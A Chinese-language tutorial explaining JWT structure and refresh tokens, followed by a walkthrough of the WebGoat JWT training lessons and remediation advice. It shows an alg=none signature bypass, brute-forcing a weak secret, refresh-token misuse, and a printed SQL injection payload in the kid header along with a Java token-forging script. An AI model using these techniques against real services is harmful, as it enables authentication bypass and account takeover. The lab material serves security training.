
JWT

JWT定义

JWT（Json Web Token）是为了在网络应用环境间**传递声明**而执行的一种基于JSON的开放标准。JWT的声明一般被用来在身份提供者和服务提供者间传递被认证的用户身份信息，以便于从资源服务器获取资源，也可以增加一些额外的其它业务逻辑所必须的声明信息，该token也可直接被用于认证，也可被加密。


其工作流程如下图：



How an application uses JWT to verify the authenticity of a user.


1、用户端登录，用户名和密码在请求中被发往服务器
2、（确认登录信息正确后）服务器生成 JSON 头部和声明，将登录信息写入 JSON 的声明中（通常不 应写入密码，因为 JWT 是不加密的），并用 secret 用指定算法进行加密，生成该用户的 JWT。此时， 服务器并没有保存登录状态信息。
3、服务器将 JWT（通过响应）返回给客户端
4、用户下次会话时，客户端会自动**将 JWT 写在 HTTP 请求头部的 Authorization 字段中**
5、服务器对 JWT 进行验证，若验证成功，则确认此用户的登录状态
6、服务器返回响应

JWT与session**区别**:
两者的主要目的都是存储用户信息，但是session将用户信息存储再服务器端，而JWT则是在客户端。JWT方式将用户状态分散到了客户端中，可以明显减轻服务端的内存压力。



JWT格式

首先看JSON Web Tokens - jwt.io给出的示例：



由图可知JWT由三部分组成：

> header.payload.signature

HEADER

头部包含两个部分ALGORITHM & TOKEN TYPE

- `alg` 说明这个JWT的签名使用的算法的参数，常见值用HS256（默认），HS512等，也可以为None。HS256 表示 HMAC SHA256。
- `typ` 说明这个 token 的类型，此例中为 JWT

payload

载荷就是存放有效信息的地方。这些有效信息包含三个部分

- 标准中注册的声明
- 公共的声明
- 私有的声明

标准中注册的声明 (建议但不强制使用)：

- **iss**: jwt签发者
- **sub**: jwt所面向的用户
- **aud**: 接收jwt的一方
- **exp**: jwt的过期时间，这个过期时间必须要大于签发时间
- **nbf**: 定义在什么时间之前，该jwt都是不可用的.
- **iat**: jwt的签发时间

- **jti**: jwt的唯一身份标识，主要用来作为一次性token,从而回避重放攻击。

signature

签证信息由三部分组成：

- header (base64UrlEncode后)
- payload (base64UrlEncode后)
- secret

Base64URL编码

在HTTP传输过程中，Base64编码中的"="，"+"，"/"等特殊符号通过URL解码通常容易产生歧义，因此产生了与URL兼容的Base64URL编码

在Base64URL编码中，"+"会变成"-"，"/"会变成"_"，"="会被去掉，以此达到url safe的目的。

Refresh token

JWT使用refresh token去刷新access token而无需再次身份验证。 refresh token的存活时间较长而access token的存活时间较短。
登陆时会获取 access token, refresh token：

So a normal flow can look like:

```
curl -X POST -H -d 'username=webgoat&password=webgoat' localhost:8080/WebGoat/login
```

The server returns:

```
{
    "token_type":"bearer",
    "access_token":"XXXX.YYYY.ZZZZ",
    "expires_in":10,
    "refresh_token":"4a9a0b1eac1a34201b3c5659944e8b7"
}
```

服务器中**可能存在**：未校验access token和refresh token是否属于同一个用户，导致A用户可使用自己的refresh token去刷新B用户的access token

实例webgoat JWT

lesson5（未验证签名算法）

此关漏洞出现的原因是后端解析了JWT却**没有验证**是否是使用自己的密钥签发的JWT。

此关需要获取admin权限，重置选票。游客没有投票权限，普通用户有投票权限没有重置投票权限。切换到Tom用户后点击重置投票后抓包，分析JWT内容如下：

猜测admin值为判断是否是管理员的依据，于是将admin值修改为true，alg值修改为"none"后进行base64Url编码，拼接成新的JWT发送数据包：

lesson8（爆破）

JWT使用HMAC（消息验证码）。密码的强度决定了JWT的安全性，使用关卡提示的字典爆破即可得到secret="victory"。

lesson10（refresh token越权刷新access token）

思路是使用Jerry的refresh token和Tom过期的access token去获取Tom新的access token。复现有问题，具体过程参考：Java代码审计入门：WebGoat8（再会） - FreeBuf网络安全行业门户

lesson11(结合sql注入)

Jerry想要删除Tom的账户，首先点击删除Jerry的账户抓包分析JWT如下：
HEADER：

```
{
  "typ": "JWT",
  "kid": "webgoat_key",
  "alg": "HS256"
}
```

PAYLOAD:

```
{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1618905304,
  "aud": "webgoat.org",
  "sub": "jerry@webgoat.com",
  "username": "Jerry",
  "Email": "jerry@webgoat.com",
  "Role": [
    "Cat"
  ]
}
```

此关存在注入的原因是**直接读取了kid的值**进行了sql语句的**拼接**：

通过阅读源码我们发现，在解析JWT时，使用的密钥是先根据header中kid的值在数据库中查询出的。最后返回密钥的base64编码。

构造sql语句如下：

```
123' and 1=2 union select id FROM jwt_keys WHERE id='webgoat_key
```

通过脚本生成token：


```
import io.jsonwebtoken.Claims;
import io.jsonwebtoken.Jwts;

import java.util.ArrayList;

public class JWT_lesson12_script {
    public static final String JWT_PASSWORD = "webgoat_key";
    public static void createJWTToken() {
        Claims claims = Jwts.claims();
        claims.put("iat", 1529569536);
        claims.put("iss", "WebGoat Token Builder");
```

```
        claims.put("exp", 1718905304);
        claims.put("aud", "webgoat.org");
        claims.put("sub", "jerry@webgoat.com");
        claims.put("username", "Tom");
        claims.put("Email", "jerry@webgoat.com");
        ArrayList<String> roleList = new ArrayList<String>();
        roleList.add("Cat");
        claims.put("Role", roleList);
        String token =
Jwts.builder().setClaims(claims).setHeaderParam("typ", "JWT")
                .setHeaderParam("kid", "123' and 1=2 union select
id FROM jwt_keys WHERE id='webgoat_key")
                .signWith(io.jsonwebtoken.SignatureAlgorithm.HS256,
JWT_PASSWORD).compact();
        System.out.println(token);
    }
    public static void main(String[] args) {
        createJWTToken();
    }
}
```

点击删除Tom按钮，抓包后修改Token即可：



总结

1.对JWT，signature key爆破和篡改JWT的写法需要根据源码来相应设置。

2.对JWT，signature key爆破可尝试直接明文和base64encode两种（不排除其他种可能）；上文例子中，对明文key进行base64decode后作为signature key来签名，这种情况非常少见。

3.refresh_token越权篡改他人access_token问题值得注意，refresh_token出现频率低，测试人员漏测几率高。

4.可在JWT的headers，payload部分的参数值中插入常见漏洞相关payload去尝试，尽管我们不知道signature key。

修复意见

修复算法，不允许客户端切换算法。

使用对称密钥对令牌进行签名时，确保使用适当的密钥长度。

确保添加到令牌的声明不包含个人信息。如果需要添加更多信息，也可以选择加密令牌。

向项目添加足够的测试用例以验证无效令牌实际上不起作用。